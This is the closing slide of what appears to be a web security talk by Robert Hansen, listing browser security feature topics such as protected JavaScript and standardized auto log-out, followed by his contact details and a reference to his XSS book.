- APIs (Callback’s, intercept network data, network call to DOM mapping)
- Protected/untainted JavaScript
- Standardized Authentication (Eg: auto log-out)
- Browser-Sec

Questions/Comments?

- Robert Hansen
  - robert _at_ sectheory _d0t_ com
  - http://www.sectheory.com/
  - XSS Book: XSS Exploits and Defense
    - ISBN: 1597491543